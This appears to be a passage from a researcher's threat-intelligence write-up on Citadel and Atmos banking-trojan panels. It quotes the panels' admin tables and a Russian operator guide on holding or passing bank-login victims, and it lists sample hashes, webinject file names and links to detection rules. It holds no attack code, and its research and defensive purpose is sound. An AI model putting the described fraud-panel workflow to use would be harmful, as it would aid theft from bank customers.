3	Open log from	172.16.17.1	172.16.17.1	2017-05-04
4	Send log to	172.16.17.2	172.16.17.2	2017-05-04
5	Open log from	172.16.17.2	172.16.17.2	2017-05-04
6	Send log to	172.16.17.3	172.16.17.3	2017-05-04
7	Open log from	172.16.17.3	172.16.17.3	2017-05-04
8	Send log to	172.16.17.0	172.16.17.0	2017-05-04
9	Open log from	172.16.17.0	172.16.17.0	2017-05-04
10	Send log to	172.16.17.1	172.16.17.1	2017-05-04
11	Open log from	172.16.17.1	172.16.17.1	2017-05-04
12	Send log to	172.16.17.2	172.16.17.2	2017-05-04
13	Open log from	172.16.17.2	172.16.17.2	2017-05-04
14	Send log to	172.16.17.3	172.16.17.3	2017-05-04
15	Open log from	172.16.17.3	172.16.17.3	2017-05-04
16	Send log to	172.16.17.0	172.16.17.0	2017-05-04
17	Open log from	172.16.17.0	172.16.17.0	2017-05-04
18	Send log to	172.16.17.1	172.16.17.1	2017-05-04


Cash list:



Help:



/s/ panel:



Show infos:

SEARCH BY USERNAME | USERNAME | TIME

ID	IP	ACTIVE	LAST LOGIN	GROUP	COMMENT	CURRENT COMMENT	FILE	LAST RESULT
182	admin	TACTONKOROTKOVANILAdmin	28 Jun 11:53:23	Admin		admin		
183	admin	ADMIN-REKONSTRUKCIYAAdmin	22 Jun 17:24:46	Test Account CadmAdmin		admin		info_send_2
184	admin	ATAAdmin	22 Jun 11:53:23	Test Account CadmAdmin		admin		
185	admin	ATAAdmin	24 Jun 11:53:23	Test Account CadmAdmin		admin		
186	admin	ATAAdmin	24 Jun 11:53:23	Admin		admin		

State stats:

State	Amount	AVG	ABRANK
Unknown	4	2	100%
IN	4	4	100%
OK	4	4	100%
NO	4	4	100%
NA	4	4	100%
NR	4	4	100%
OS	4	4	100%
AC	4	4	100%
HR	4	4	100%
HO	4	4	100%
HA	4	4	100%
HN	4	4	100%

Help:

Руководство

1. Statistic:

Каждому банку присваивается начальное значение пропускать ли авторизацию на входе

hold - задерживать пользователя на param1 секунд. Param2 param3 не учитываются
 - если оператор админки, не онлайн то пользователь будет пропускаться.
go - пропускать пользователя параметры не учитываются

2. Last results:

Для многостраничных запросов
 info_send_1 - Запрашиваемая информация была отправлена
 info_send_2 - Информация второй страницы была отправлена
 Для одностраничных запросов
 info_send - инфы отправлена


/s2/ panel:

ID	IP	ACTIVE	LAST LOGIN	GROUP	COMMENT	CURRENT COMMENT	FILE	LAST RESULT
187	admin	REKONSTRUKCIYAAdmin	27 Jun 11:53:23	Admin		admin		
188	admin	ATAAdmin	27 Jun 11:53:23	Test Account CadmAdmin		admin		info_send
189	admin	ATAAdmin	27 Jun 11:53:23	Test Account CadmAdmin		admin		info_send
190	admin	ATAAdmin	27 Jun 11:53:23	Test Account CadmAdmin		admin		info_send


/s3/ panel:

ID	Имя	Статус	Дата	Тип	Пользователь	Комментарий	Действия
1	ИТЭИ-02	активно	04.07.2016	СДП-02	admin		
209	ИТЭИ-03	активно	02.08.2016	Таблет	admin		
208	ИТЭИ-04	активно	02.08.2016	Таблет	admin		
207	ИТЭИ-05	активно	02.08.2016	Таблет	admin		
206	ИТЭИ-06	активно	02.08.2016	Таблет	admin		
205	ИТЭИ-07	активно	02.08.2016	Таблет	admin		
204	ИТЭИ-08	активно	02.08.2016	Таблет	admin		
203	ИТЭИ-09	активно	02.08.2016	Таблет	admin		
202	ИТЭИ-10	активно	02.08.2016	Таблет	admin		
201	ИТЭИ-11	активно	02.08.2016	Таблет	admin		
200	ИТЭИ-12	активно	02.08.2016	Таблет	admin		
199	ИТЭИ-13	активно	02.08.2016	Таблет	admin		
198	ИТЭИ-14	активно	02.08.2016	Таблет	admin		
197	ИТЭИ-15	активно	02.08.2016	Таблет	admin		
196	ИТЭИ-16	активно	02.08.2016	Таблет	admin		
195	ИТЭИ-17	активно	02.08.2016	Таблет	admin		
194	ИТЭИ-18	активно	02.08.2016	Таблет	admin		
193	ИТЭИ-19	активно	02.08.2016	Таблет	admin		
192	ИТЭИ-20	активно	02.08.2016	Таблет	admin		

Pony used by one member of the gang:



Browser logs:



Citadel 0.0.1.1 samples:

A7D98B79FBDD7EFEBE4945F362D8A233A84D0E8D
 C286C31ECC7119DD332F2462C75403D36951D79F
 D399AEDA9670073E522B17B37201A1116F7D2B94
 BFD9251E135D63F429641804C9A52568A83831CA
 2E28E9ACAC691A40B8FAF5A95B9C92AF0947726F
 5CAC9972BB247502E700735067B3A37E70C90278
 959F8A78868FFE89CD4A0FD6F92D781085584E95
 2716D3DE18616DBAB4B159BACE2F2285DA358C84
 450A638957147A62CA9049830C3452B703875AEE
 7C90F27C0640188EA5CF2498BF5964FF6788E79C
 14C0728175B26446B7F140035612E303C15502CB
 267DA16EC9B114ED5D9F5DEE07C2BF77D4CFD5E6
 E6DD260168D6B1B29A03DF1BA875C9065B146CF3
 963FE9DCEDA3A4552FAA88BABD4E9954B05C83D2
 4F6AE5803C2C3EE49D11DAB48CA848F82AE31C16
 8BBFA46A2ADCDF0933876EF920826AB0B02FCC18

Decrypted Citadel plugins:

B3FDC0DAFA7C0A2076AB4D42317A0E0BAAF3BA78
 0B40F80C025C199F7D940BED572EA08ADE2D52F9
 3B004C68C32C13CAF7F9519B6F7868BF99771F30

Hidden VNC demo: https://www.youtube.com/watch?v=TDOZfalD_LY

Atmos package:

056709A96FE05793B3544ACB4413A9EF827DCEEF
 C1B79552B6F770D96B0A0C25C8C8FD87D6D629B9

Other samples (not Atmos):

02FFC98E2B5495E9C760BDA1D855DCA48A754243
B7AE6D5026C776F123BFC9DAECC07BD872C927B4
56B58A03ADB175886FBCA449CDB73BE2A82D6FEF

Some other atmos sample (Courtesy of Kafeine):

8BBFA46A2ADCDF0933876EF920826AB0B02FCC18
DAABF498242018E3EE16513E2A789D397141C7AC
04F599D501EA656FB995D1BFA4367F5939631881

You can find my yara rules for mitigating Atmos here: https://github.com/Yara-Rules/rules/blob/master/malware/MALW_Atmos.yar

The Google Chrome injections appear to work from v25.0.1349.2 (2012/12/06), till v43.0.2357.134 (2015/07/14)

Fun thing: I got correlations with a CoreBot sample and their webinjects used.

ch_new, wf2, cu_main, citi_new, ebay_new, [...]

Same kind of campaign inside their panels and same custom file names.

if you look for more infos about Citadel, the community did a great work here

<http://www.kernelmode.info/forum/viewtopic.php?f=16&t=1465>

継続は力なり